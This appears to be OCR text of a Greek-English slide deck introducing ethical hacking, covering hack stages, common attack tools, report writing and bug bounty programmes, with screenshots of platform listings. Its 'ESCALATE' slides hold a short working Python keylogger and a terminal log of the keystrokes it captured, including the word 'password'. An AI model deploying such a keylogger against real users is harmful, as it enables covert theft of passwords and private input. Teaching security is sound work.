
EXPLOIT

Εκμετάλλευση αδυναμιών

EXPLOIT

- Metasploit
- Burp Suite
- SQLMap
- Aircrack-ng

The 4 stages of a hack



The 4 stages of a hack

ESCALATE

Κλιμάκωση δικαιωμάτων

ESCALATE

Κλιμάκωση δικαιωμάτων

ESCALATE

- Malware
- Keyloggers
- Backdoors
- Spyware

ESCALATE

```python
from pynput.keyboard import Key, Listener
import logging

logging.basicConfig(filename=("keylog.txt"), level=logging.DEBUG, format=" %(asctime)s - %(message)s")

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener :
    listener.join()
```


ESCALATE

```
┌──(kali㉿kali)-[~]
└─$ python3 keylog.py
fossaegean
test
password
```

```
┌──(kali㉿kali)-[~]
└─$ cat keylog.txt

2023-12-08 18:05:42,405 - 'f'
2023-12-08 18:05:42,504 - 'o'
2023-12-08 18:05:42,791 - 's'
2023-12-08 18:05:42,920 - 's'
2023-12-08 18:05:43,098 - 'a'
2023-12-08 18:05:43,557 - 'e'
2023-12-08 18:05:43,946 - 'g'
2023-12-08 18:05:43,999 - 'e'
2023-12-08 18:05:44,208 - 'a'
2023-12-08 18:05:44,684 - 'n'
2023-12-08 18:05:45,196 - Key.enter
2023-12-08 18:05:46,004 - 't'
2023-12-08 18:05:46,058 - 'e'
2023-12-08 18:05:46,161 - 's'
2023-12-08 18:05:46,266 - 't'
2023-12-08 18:05:47,228 - Key.enter
2023-12-08 18:05:50,222 - 'p'
2023-12-08 18:05:50,386 - 'a'
2023-12-08 18:05:50,635 - 's'
```

The 4 stages of a hack



The 4 stages of a hack

REPORT

Δημιουργία αναφοράς


REPORT

Τα βασικά δημιουργίας αναφοράς

REPORT

- Σχεδίαση δομής της αναφοράς
- Καλός τίτλος(συνοψίζοντας την επίθεση) και εισαγωγικά περιεχόμενα
- Αρίθμηση και ανάλυση όλων των βημάτων

TOPICS OF PRESENTATION



20%

Introduction

Εισαγωγή στο Ethical Hacking

40%

The Basics

Οι βασικές αρχές της ασφάλειας υπολογιστών

60%

Tools-Training

Εκπαίδευση εργαλείων

80%

Hunt the Bug


Εισαγωγή στο Bug Bounty

100%

Start Hacking

Hack the Planet

TOPICS OF PRESENTATION



80%

Hunt the Bug

Εισαγωγή στο
Bug Bounty


BUG BOUNTY

Τι είναι το bug bounty;


BUG BOUNTY

Το Bug Bounty αφορά την εύρεση σφαλμάτων σε λογισμικό (software) έναντι ανταμοιβής

HACKERONE


Campaigns & top-paying opportunities
Scopely
Updated
Campaign
Bug Bounty Program
Triaged by HackerOne, Retesting
AndroidPlayStore 8
IosAppStore 7
Wildcard 3
Ends in 10 days
Up to $6k (×2 more)
221 75 100%
See details
Redox
Campaign
Bug Bounty Program
Triaged by HackerOne, Retesting
Domain 20
Wildcard 1
Gold Standard
Ends today
Up to $15k (×2 more)
8 7 100%
See details
Marriott Bug Bounty Pro...
Campaign
Bug Bounty Program
Triaged by HackerOne, Retesting, Collaboration
Domain 24
IosAppStore 1
Ends in 13 days
Up to $15k (×1.5 more)
384 106 98%
See details
Deriv.com
Campaign
Bug Bounty Program
Triaged by HackerOne, Retesting, Collaboration
Domain 7
Wildcard 4
SourceCode 1
OtherAsset 1
Gold Standard
Ends today
Up to $15k (×3 more)
146 106 98%
See details
Collaboration Opportunities
See all suggestions
Coinhako
Bug Bounty Program
Triaged by HackerOne, Retesting, Collaboration
Domain 2
AndroidPlayStore 1
Temu
New
Bug Bounty Program
Triaged by HackerOne, Retesting, Collaboration
AndroidPlayStore 1
Domain 1
SIX Group
Bug Bounty Program
Triaged by HackerOne, Retesting, Collaboration
Domain 1
Eero
Bug Bounty Program
Triaged by HackerOne, Retesting, Collaboration
Hardware 8
Domain 2
IosAppStore 1

BUGCROWD


bugcrowd
OUTHACK THEM ALL™
Who We Are
Products
Resources
Customers
CrowdStream
Programs
About
Learn More
All
338
sort:promoted-desc
Grid
Table
338 results matching search · You can find matches on the program brief using a plain text search
Search help
Recent
USAA
We proudly serve millions of military members and their famil...
$100 - $6,000
per vulnerability
Partial safe harbor
Submit report
Recent
Lightspeed Retail (X-Series)
Lightspeed Retail (X-Series) is a public bug bounty program i...
$20 - $6,250
per vulnerability
Safe harbor
No collaboration
Submit report
Exoscale
European cloud provider. Simplicity, scalability and security...
$100 - $3,000
per vulnerability
Up to $5,000
maximum reward
Safe harbor
Submit report
Rec Room Video Games
Help secure Rec Room!
$150 - $2,500
per vulnerability
Submit report
ClassDojo
ClassDojo is on a mission to help every teacher create an inc...
Points - $2,100
per vulnerability
Safe harbor
Submit report
Atlassian
Collaboration tools for teams of all sizes
$200 - $10,000
per vulnerability
Safe harbor
Submit report
Flybuys Australia Vulnerability Disclosure...
Flybuys is known for being the
Step Public Applications
Step's mission is to equip younger generations with the tools...
Lightspeed Restaurant (K-Series)
Lightspeed Retail (K-Series) is a
Figment Vulnerability Disclosure Program
Serving customers worldwide,
HubSpot
Marketing, Sales, and Service software platform for scaling c...
Rarible
Help us secure the future!

facebook.com/whitehat


Meta Bug Bounty Program

Submit a report

If you believe you have found a security vulnerability on Meta (or another member of the Meta family of companies), we encourage you to let us know right away.

Total Rewards Current Year	Total Rewards to Date	Time to Reply
$2,070,830	$13,908,129	2 days

Bug bounty rewards



WARNINGS

Πάντοτε να προσέχουμε τις προειδοποιήσεις !

